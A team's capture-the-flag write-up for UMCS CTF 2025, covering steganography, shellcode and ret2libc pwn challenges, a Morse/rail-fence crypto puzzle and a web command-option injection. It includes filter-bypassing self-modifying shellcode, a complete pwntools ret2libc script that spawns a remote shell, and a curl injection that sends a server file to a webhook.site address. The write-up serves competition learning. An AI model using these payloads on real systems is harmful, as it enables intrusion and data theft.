



# UM Cyber Summit CTF 2025

Writeup

**TEAM: DIV1DE**


*Writeup for the challenges that we solved during UMCS CTF 2025 Preliminary.*

# Contents

|                               |    |
|-------------------------------|----|
| STEGANOGRAPHY .....           | 3  |
| Hotline Miami.....            | 3  |
| Broken .....                  | 7  |
| PWN.....                      | 9  |
| babysc .....                  | 9  |
| CRYPTOGRAPHY.....             | 19 |
| Gist of Samuel.....           | 19 |
| WEB EXPLOITATION .....        | 21 |
| Healthcheck .....             | 21 |
| Straightforward.....          | 24 |
| FORENSIC .....                | 27 |
| Hidden in Plain Graphic ..... | 27 |
| REVERSE ENGINEERING .....     | 30 |
| Http-server.....              | 30 |

# STEGANOGRAPHY

## Hotline Miami




### Description:

"You've intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal."

We were given 3 files:

- readme.txt
- iamthekidyouknowwhatimean.wav
- rooster.jpg



Readme.txt

## INVESTIGATING IMAGE



Rooster.jpg

Based on the description (and challenge category), we are required to extract the hidden messages from the files and the message should be the flag of this challenge.

Let's start by observing the image file using basic commands like `exiftool` and `strings`.

```
$ exiftool rooster.jpg
```

```
ExifTool Version Number      : 12.57
File Name                    : rooster.jpg
Directory                   : .
File Size                    : 34 kB
File Modification Date/Time   : 2025:04:11 22:07:04+08:00
File Access Date/Time        : 2025:04:12 19:33:08+08:00
File Inode Change Date/Time   : 2025:04:11 22:30:25+08:00
File Permissions              : -rwxrwxrwx
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Exif Byte Order               : Big-endian (Motorola, MM)
X Resolution                  : 1
Y Resolution                  : 1
Resolution Unit               : None
Y Cb Cr Positioning           : Centered
GPS Version ID                : 2.3.0.0
GPS Latitude                  : 25 deg 45' 42.12"
GPS Longitude                  : 80 deg 11' 30.48"
Image Width                   : 364
Image Height                  : 449
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:4:4 (1 1)
Image Size                    : 364x449
Megapixels                    : 0.163
GPS Position                  : 25 deg 45' 42.12", 80 deg 11' 30.48"
```

Nothing in our interest as we are looking something like hidden or secret message.

```
$ strings rooster.jpg
```

```
eww=  
~I9=  
5P7;  
zVcZ  
$WCy  
^Z^K  
0zkc  
<<F"  
Y          9$  
Xr?#s  
C3vf  
1z3SZ  
wg9e  
]:/?3  
L*EI)Y  
:qQJ6]  
+;o}?  
RICHARD
```

As we can see on the last line, there is an unusual string on the image which is **RICHARD**. This string should mean something because 'Richard' is the rooster's name in 'Hotline Miami' Game.

Further investigation using **xxd**, **foremost** and **binwalk** shows nothing of interest, so we just work with what we have; **RICHARD**.

One of the common techniques in steganography is using **steghide** to hide a file inside an image and protect it with a password. Since we have an interesting string, we should try to use it as the passphrase to try to extract any file hidden within the image.

```
$ steghide extract -sf rooster
```

Enter passphrase: RICHARD

wrote extracted data to "payload1.txt".

Looks like we successfully extracted a file called "**payload1.txt**"

**payload1.txt**:

**NEXT LOCATION: 18-15-15-20-5-18-13-1-19-11**

**DECODE THE STATIC.**

So this is the message hidden in the image. We somehow need to decode the ciphertext to recover the plaintext. We can easily identify the cipher by passing the ciphertext into [dCode Cipher Identifier](#) and it tells us that it is a [Letter Number Code \(A1Z26\) A=1, B=2, C=3](#).

Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:  
e.g. type 'random'

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

Showing most likely results

|           |            |
|-----------|------------|
| [A1Z26]   | ROOTERMASK |
| [A0B1Z25] | SPPUFSNBTL |

Letter Number Code (A1Z26) A=1, B=2, C=3 - [dCode](#)

Cryptography › Substitution Cipher  
› Letter Number Code (A1Z26) A=1, B=2, C=3

**NUMBER TO LETTER A1Z26 CONVERTER**

★ LETTER TO ALPHABET NUMBER A1Z26 CIPHERTEXT (NUMBERS) (?)

18-15-15-20-5-18-13-1-19-11

★ TRY ALTERNATIVE ALPHABETS (SHIFTED, REVERSED) ☐


▶ DECRYPT AUTOMATICALLY

MORE OPTIONS AND SETTINGS

We will take the first decoded plaintext because it makes more sense than the bottom one. Therefore, the hidden message inside the image is **ROOTERMASK**.

## INVESTIGATING AUDIO

Since it is an audio, the first thing that we should do is to observe its spectrogram because that is the most common way to hide a message inside an audio file. We are going to use a software called Sonic Visualiser to observe the spectrogram.



*iamthekidyouknowwhatimean.wav spectrogram*

So, we got 2 words here: **WATCHING** and **1989**. By now we already have everything that we need to submit the flag but during competition we weren't sure about the flag format because we overlooked the **readme.txt** file in the beginning. We submitted this flag on the second day after revisiting it for the nth time and realizing the flag format.

By referring to the **readme.txt** file, the flag should be **umcs{Subject\_Be\_Verb\_Year}**. So just submit it accordingly.

**Subject:** **Rootermask**

**Be:** **Is**


**Verb:** **Watching**

**Year:** **1989**


Flag: **umcs{Rootermask\_Is\_Watching\_1989}**

- We downloaded and installed **EaseUS Fixo**, which is a tool that can automatically repair corrupted

Open EaseUS Fixo and select the corrupted broken.mp4 file.



Let the tool analyze the file and attempt to repair it. After the repair process, EaseUS Fixo created a **repaired video file**. The video contain the flag of this challenge.





# PWN

## babysc



The description hinting us that this challenge is about shellcode execution, and the author provided us with the source code.

## CODE ANALYSIS

```
void *shellcode;
size_t shellcode_size;

void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

    puts("Enter: 0x1000");
    shellcode_size = read(0, shellcode, 0x1000);
    for (int i = 0; i < shellcode_size; i++)
    {
        uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
        if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
        {
            printf("Bad Byte at %d!\n", i);
            exit(1);
        }
    }
    puts("Executing shellcode!\n");
    ((void(*)())shellcode)();
}

int main(){
    vuln();
    return 0;
}
```

*babysc.c*

## TLDR:

The code is a simple shellcode executor with some security filtering. It reads up to 0x1000 bytes of shellcode from standard input into an RWX memory region, blocks certain syscall instructions (int 0x80, sysenter, syscall), and executes the shellcode if no bad opcodes are found.

```
shellcode = mmap((void *)0x26e45000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);
```

Allocates a memory page (at a fixed address) with RWX permissions to store the shellcode.

```
puts("Enter 0x1000");
shellcode_size = read(0, shellcode, 0x1000);
```

Reads shellcode from standard input into the mapped memory region.

```
for (int i = 0; i < shellcode_size; i++)
{
    uint16_t *scw = (uint16_t *)((uint8_t *)shellcode + i);
    if (*scw == 0x80cd || *scw == 0x340f || *scw == 0x050f)
    {
        printf("Bad Byte at %d!\n", i);
        exit(1);
    }
}
```

This loop scans the user-supplied shellcode to detect and block specific 2-byte instruction sequences that are commonly used to invoke system calls.

1. Loops through each byte of the shellcode:
2. Reads two consecutive bytes starting at index `i` by casting the shellcode to a `uint16_t *`
3. Compares the 2-byte value to forbidden instruction patterns:

| Hex Value | Instruction | Description           |
|-----------|-------------|-----------------------|
| 0xcd80    | int 0x80    | Classic Linux syscall |
| 0xf34     | sysenter    | Fast syscall (x86)    |
| 0xf05     | syscall     | Syscall (x86)         |

4. If any forbidden pattern is found, it will print the offending byte index and terminates the program.

This filter prevents the execution of shellcode that tries to make direct system calls to spawn a shell.

## FILE ANALYSIS

Run **file** command to check the file type

```
$ file babysc
```

```
babysc: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked,  
interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=17c5713f0659b856ebda5cbc602cb5e28ce9249c, for GNU/Linux 3.2.0, not stripped
```

Run **checksec** command to know the security mitigations enabled in this program

```
$ checksec --file babysc
```

```
Arch:      amd64-64-little  
RELRO:     Full RELRO  
Stack:     No canary found  
NX:        NX unknown - GNU_STACK missing  
PIE:       PIE enabled  
Stack:     Executable  
RWX:       Has RWX segments  
SHSTK:     Enabled  
IBT:       Enabled  
Stripped:  No
```

Output summarize:

1. From the **file** command output, program is not stripped and this is a 64-bit executable
2. From the **checksec** command output we see that
  - a. Stack is executable

We only care for the **NX disabled** which allow us to execute shellcode in the stack because there is no buffer overflow can occur based on the binary source code.

## PAYLOAD

Our goal is to provide the binary with shellcode, and it will execute it IF AND ONLY IF there are no “bad bytes” which are the `syscall` instruction (since the file is 64-bit). So, we just can’t just use the shellcodes that are available online since they all contain the `syscall` bytes. How do we overcome this?

After doing some research, I found out that there is “Self-modifying shellcode” which is shellcode that changes its own instructions at runtime to bypass filters or detection.

1. Since we can’t include `syscall` directly (0x0f 0x05 is blocked).
2. So, we will write something harmless instead (e.g., 0x0e 0x04).
3. Once the shellcode starts running, it modifies its own bytes to turn that into 0x0f 0x05.
4. Then it jumps to that and runs `syscall`.

Therefore, instead of using normal shellcode we need to either find a Self-Modifying Shellcode available online or write our own shellcode that will modify itself.

We did find a Self-Modifying Shellcode online which will read and print the flag.

The code places the `syscall` instruction bytes each minus by one at the end of the shellcode, just like it does with the flag path. It also appends a `ret` instruction afterward. Essentially, it’s a tiny, encoded function. Then, using the classic `jmp/call/pop trick`, it gets a pointer to this data and increments each byte by one, restoring the original `syscall` instruction. This gives us a compact helper function that can safely perform a `syscall` after bypassing the filter.

*Shellcode.asm originally by [BSidesSF](#)*

```
bits 64

jmp short my_fake_syscall_bottom

my_fake_syscall_top:
    pop rbx
    add word [rbx], 0x0101
;;; OPEN
    xor rax, rax
    mov al, 2
    jmp short getfilename_bottom
getfilename_top:
    pop rdi
    xor rsi, rsi
    xor rdx, rdx
    call rbx
;;; READ
    push rdi
```

```

push rax
xor rax, rax
pop rdi
pop rsi
xor rdx, rdx
mov dl, 64
call rbx
;;; WRITE
xor rax, rax
inc rax
xor rdi, rdi
inc rdi
xor rdx, rdx
mov dl, 64
call rbx
;;; EXIT
xor rax, rax
mov al, 60
xor rdi, rdi
call rbx
my_fake_syscall_bottom:
call my_fake_syscall_top
db 0x0e, 0x04
ret
getfilename_bottom:
call getfilename_top
db "/flag" ;

```

Of course a few adjustment were made on the original code to make it match the challenge environment. Such as flag file location and buffer size.

Compile the assembly file and send as input to the remote server.


```

$ nasm -o shellcode shellcode.asm
$ nc 34.133.69.112 10001 < shellcode
Enter 0x1000
Executing shellcode!

umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}

```

## liveleak



### FILE ANALYSIS

We were given 4 files.

Firstly, we will patch the binary using [pwninit](#).

```
$ ./pwninit -bin chall -libc.so.6 -ld ld-2.35.so
```

1. Run **file** command to check the file type.

```
liveleak: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter ./ld-2.35.so, BuildID[sha1]=7d6f66121cf284f635caeac3b61124cc373b667c,
for GNU/Linux 3.2.0, not stripped
```

It is a 64 bit and dynamically linked.

2. Run **checksec** command to check the binary protection.

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x3ff000)
RUNPATH:   b'.'
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
```

1. No canary found; means we can do buffer overflow without worrying about the canary check.
2. No PIE, means the offset of the functions are the same.
3. NX enabled, means cannot execute shellcode on the stack.

Run the binary and test it with different input to analyse its behaviour and see the program flow.

Firstly, try with normal input.

```
syihab@uky0v1s$ ./liveleak
Enter your input:
AAAAAAAAAAAAAA
```

It does not print anything back to us. Meaning there might not be any format string vulnerability.

Next try with long strings input.

```
syihab@uky0v1s$ ./liveleak
Enter your input:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
```

Buffer overflow occurred resulting 'Segementation fault'.

## GHIDRA ANALYSIS

Decompile the binary using ghidra to make sense with the program's code.

```
undefined8 main(void)

{
    initialize();
    vuln();
    return 0;
}
```

*main()*

There are 2 functions inside main: `initialize()` and `vuln()`.

We are not going to worry about the initialize function. Instead, we are going to look inside the `vuln()` function.

```
void vuln(void)

{
    char local_48 [64];

    puts("Enter your input: ");
    fgets(local_48,0x80,stdin);
    return;
}
```

Since there is no other interesting function to perform a ret2win attack, we are going to perform a ret2libc attack. The author made it easier for us by providing the libc that the binary uses to us

Firstly, we need to know how many bytes we must write to before it overwrites the return address. We can easily identify the offset using `pwndbg cyclic`.

```
pwndbg> cyclic 200  
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaajaaaaaaakaaaaaalaaaaaamaaaaaanaaaaaoaaaaap
```

```
[ REGISTERS / show-flags off / show-compact-regs off ]-----
RAX 0x7fffffffdbf0 <- 'aaaaaaaaabaaaaaacaaaaadaaaaaaeaaaaaaaafaaaaaagaaaaaaahaaaaaaaaiaaaaaajaaaaaaaakaaaaaaaalaaaaaa'
amaaaaaaaaanaaaaaaoaaaaapaaaaaa'
RBX 0
RCX 0x7ffff7ea67e2 (read+18) <- cmp rax, -0x1000 /* 'H=' */
RDX 0xfbad208b
RDI 0x7ffff7faea80 (_IO_stdfile_0_lock) <- 0
RSI 0x7ffff7facb23 (_IO_2_1_stdin_+131) <- 0xfaea800000000061 /* 'a' */
R8 0
R9 0
R10 0x7ffff7d98270 <- 0xf0022000048a9
R11 0x246
R12 0x7fffffffd58 >= 0x7ffffffdfb3 <- '/mnt/c/Users/user/Documents/uniten/ctf/2025/umcs/pwn/leak/liveleak'
R13 0x401292 (main) <- endbr64
R14 0x403e18 (__do_global_dtors_aux_fini_array_entry) → 0x4011a0 (__do_global_dtors_aux) <- endbr64
R15 0x7ffff7ffd040 (<rtd_global>) → 0x7ffff7ffe2e0 <- 0
RBP 0x6161616161616169 ('iaaaaaaa')
RSP 0x7fffffffdc38 <- 'jaaaaaakaaaaaalaaaaamaaaaaanaaaaaoaaaaapaaaaaa'
RIP 0x401291 (vuln+53) <- ret
```

Run `cyclic -l jaaaaaaaa` to get the offset

```

pwndbg> cyclic -l jaaaaaaaa
Finding cyclic pattern of 8 bytes: b'jaaaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72

```

pop **rdi** is used to set up function arguments. Which means we will put the arguments inside **rdi** (based on **64 bit** calling convention).

```
$ ropper -f liveleak
0x00000000004012bd: pop rdi; ret;
0x000000000040101a: ret;
```



## PLT AND GOT

- PLT is a table of stubs used to call external function. When it is called, it jumps to the real function via the GOT.
- GOT is a table that holds the actual addresses of external functions. At runtime, the dynamic linker fills in these addresses.

We can leak real libc addresses by printing GOT entries by calling `puts(puts@got)` and use it to calculate the base address.

## CRAFTING PAYLOAD

```
1  from pwn import *
2
3  exe = context.binary = ELF('./liveleak_patched', checksec=False)
4  libc = ELF("./libc.so.6", checksec=False)
5
6  pop_rdi = p64(0x00000000004012bd)
7  ret = p64(0x000000000040101a)
8
9  plt_puts = p64(exe.plt.puts)
10 got_puts = p64(exe.got.puts)
11 main_add = p64(exe.symbols['main'])
12
13 payload = b'A'*72
14 payload += pop_rdi + got_puts + plt_puts
15 payload += ret + main_add
16
17 r = remote("34.133.69.112", 10007)
18 # r = process()
19 r.recvuntil(b'Enter your input: \n')
20 r.sendline(payload)
```

The first part of the payload will call `puts` function with `puts@got` as its argument. Therefore, the `puts` function will `print/ leak` the actual address of `puts` during runtime on the server. Then, we will return to the main function to set up the next stage of the attack.

```
22 puts_add = u64(r.recv(6).ljust(8, b'\x00'))
23 print(f'Puts: {hex(puts_add)}')
24 r.recvline()
25
26 libc.address = puts_add - libc.sym['puts']
27 rop = ROP(libc)
28 rop.system(next(libc.search(b'/bin/sh\x00')))
29
30 payload = b'A'*72
31 payload += rop.chain()
32
33 r.recvuntil(b'Enter your input: \n')
34 r.sendline(payload)
35 r.interactive()
```


1. Then, we will use the leaked `puts` address to calculate the base address of libc.
2. Set the libc base address in `pwntools` using the leaked value.
3. Finally, with the correct libc base set, we use a ROP chain to call `system("/bin/sh")` and spawn a shell.

```
$ python3 solve.py
```

```
[+] Opening connection to 34.133.69.112 on port 10007: Done  
Puts: 0x7af65873ce50  
[*] Loaded 219 cached gadgets for './libc.so.6'  
[*] Switching to interactive mode  
$ ls  
chall  
flag_copy  
ld-2.35.so  
libc.so.6  
supgais  
$ cat /flag  
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}  
#
```

# CRYPTOGRAPHY

## Gist of Samuel



It gives us 1 file and a hint.

### FILE ANALYSIS



*Gist\_of\_samuel.txt*

The txt file only has 3 repeating emojis. After a while, we made an educated guess and tried replacing the emojis with **morse code** characters which are dot, dash and space. Turns out it worked and gives us valid plaintext.

## DECODING CIPHERTEXT




Decoded with cyberchef

Decoded Text:

HERE IS YOUR PRIZE E012D0A1FFFAC42D6AAE00C54078AD3E SAMUEL REALLY LIKES TRAIN, AND HIS FAVORITE NUMBER IS 8

Since the hint tells us that 'gist' is hinting at github gist, by going to

'<https://gist.github.com/E012D0A1FFFAC42D6AAE00C54078AD3E>' redirect us to a secret gist



The gist contains somewhat of ascii art that is encrypted. But with the decoded text hinting about train, it usually relates to **rail fence cipher** with key = 8. However, some tools available online failed to decode the txt file so we keep looking until we found [one](#) that works. (



Flag: `umcs{willow_tree_campsite}`

# WEB EXPLOITATION

## Healthcheck

Challenge

53 Solves

×

healthcheck

196

I left my hopes\_and\_dreams on the server. can you help fetch it for me?

<http://104.214.185.119/index.php>

Flag

Submit

Health Check Your Webpage

Enter URL

Check

The challenge gives a website that performs a healthcheck. It takes a URL as input and returns the **HTTP response code** (like 200, 404, etc.) of that URL. Behind the scenes, it uses the **curl command** to perform the check.

When you provide a URL, it sends that input into a curl command like this:

```
curl -s -D - -o /dev/null <your_input> | grep -oP '^HTTP.+[0-9]{3}'
```

## SOURCE CODE ANALYSIS

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL, '$', ';', '&', '#', '`', '|', '*', '?', '~', '<', '>', '^', '<', '>', '(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '|', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>
```

- The input is partially sanitized using a blacklist.
- The input is still inserted directly into the shell command as a string.
- While common special characters like `;`, `&`, and `|` are removed, flags for the curl command (like `-X`, `-F`, etc.) are not blocked.
- This means we **can inject curl options into the command**.

## EXPLOITATION

We can abuse this by giving it the following input:

**Health Check Your Webpage**

`-X POST -F 'data=@hopes_and_dreams' https://webhook.site/8037308b-1b85-49b9-935f-9f5d3e50c093`

Check

- `-X POST` changes the request method to `POST`.
- `-F 'data=@hopes_and_dreams'` tells curl to upload a file named `hopes_and_dreams`.
- The final part is the target: `https://webhook.site/...`, a service where we can see the incoming request.

So, the backend runs:

```
curl -s -D - -o /dev/null -X POST -F 'data=@hopes_and_dreams' https://webhook.site/8037308b-1b85-49b9-935f-9f5d3e50c093
```

- As stated in the challenge description, a file called **hopes\_and\_dreams** will get sent to the webhook URL.
- This confirms that we've successfully controlled how the backend uses curl and got the flag.

**Request Details & Headers**

**POST**

https://webhook.site/8037308b-1b85-49b9-935f-9f5d3e50c093

Host

104.214.185.119 [Whois](#) [Shodan](#) [Netify](#) [Censys](#) [VirusTotal](#)

Date

04/11/2025 7:49:23 PM (a day ago)

Size

0 bytes

Time

0.123 sec

ID

f11e2eba-fa86-4aa2-b977-bba7184a3b34

Note

[Add Note](#)

**Query strings**

None


**Files**

data

[↓ hopes\\_and\\_dreams \(text/plain, 42 bytes\)](#)

